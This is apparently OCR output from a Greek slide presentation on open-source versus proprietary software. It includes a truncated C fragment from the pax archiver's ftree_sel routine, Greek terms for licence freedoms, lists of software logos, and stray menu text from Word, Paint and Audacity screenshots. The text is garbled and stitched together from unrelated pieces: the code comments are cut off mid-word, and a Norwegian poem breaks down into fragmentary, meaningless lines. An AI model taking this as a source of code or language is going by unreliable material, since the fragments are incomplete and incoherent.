
```
 *      this entry has been selected by pax. bump up reference count and
 *      -n and -d processing.
 */

void
ftree_sel(ARCHD *arcn)
{
        /*
         * set reference bit for this pattern. This linked list is only u
         * when file trees are supplied pax as args. The list is not used
         * the trees are read from stdin.
         */
        if (ftcur != NULL)
                ftcur->refcnt = 1;

        /*
         * if -n we are done with this arg, force a skip to the next arg
         * pax asks for the next file in next_file().
         * if -d we tell fts only to match the directory (if the arg is a
         * and not the entire file tree rooted at that point.
         */
        if (nflag)
                ftree_skip = 1;

        if (!dflag || (arcn->type != PAX_DIR))
                return;

        if (ftent != NULL)
                (void)fts_set(ftsp, ftent, FTS_SKIP);
```



C
α
β
α
β
A
O
B

τεκμηρίωση

εσωτερίκευση

χρήση





ORACLE™

Microsoft®
.net™

Αντιγραφή

Πολλαπλή χρησιμοποίηση

Μεταπώληση


Τροποποίηση

Αντίστροφη ανάλυση

FreeBSD
The Power To Serve

OpenOffice.org

PostgreSQL


open source

PROGRAMMING REPUBLIC OF
PERL

MySQL

GNOME

python

Java

Ελεύθερη αναδιανομή

Διάθεση πηγαίου κώδικα

Ελεύθερη τροποποίηση

Απαγόρευση διακρίσεων στη χρήση

Windows Vista

Mac OS X

Microsoft
SQL Server
ORACLE

Microsoft
Office

Microsoft
.net

Intel C++ Compiler
intel
C++

FreeBSD
The Power To Serve

GNOME™

MySQL

PostgreSQL

OpenOffice.org

OPEN
WORKBENCH

INKSCAPE

python

Java

PROGRAMMING REPUBLIC OF
PERL

eclipse


πλεονεκτήματα


3

skymingi hesten
holsvang
til halli flyg lange vegar
den harde hoven kann stiga
heidi, det lid mot kvelden.
Ro ber meg Blakken
yver bekken langt frå dannom
sjå hesten der hogg han føtene
i halvmyrkret ned i diket.

Min kjære kusten kvedt:

Du min kjære kusten kvedt
fri stakkelslinge og
prøv til mulkunstlig
prøv. Dette kvedt
på blad. Men
og kvedt til
Sommerens
fugler
slinge i det
Kvedtlinger
kjøre
kjøre
kvedt
mulig


1
2
3
4



A380 AIRBUS


arennt


Περιεχόμενο

Εφαρμογές

Στοίβα

Πρωτοποριακές εφαρμογές


Document6 - Microsoft Word
File Edit View Insert Format Tools Table Window Help Adobe PDF
150%
Times New Roman
12
36 72 108 144 180 216 252 288 324 360 396
Draw
AutoShapes
Page 1 Sec 1 1/1 At 72pt Ln 1 Col 1 REC TRK EXT OVR English (U.S.)


untitled - Paint
File
Edit
View
Image
Colors
Help
For Help, click Help Topics on the Help Menu.
473,336

Audacity

File Edit View Project Generate Effect Analyze Help

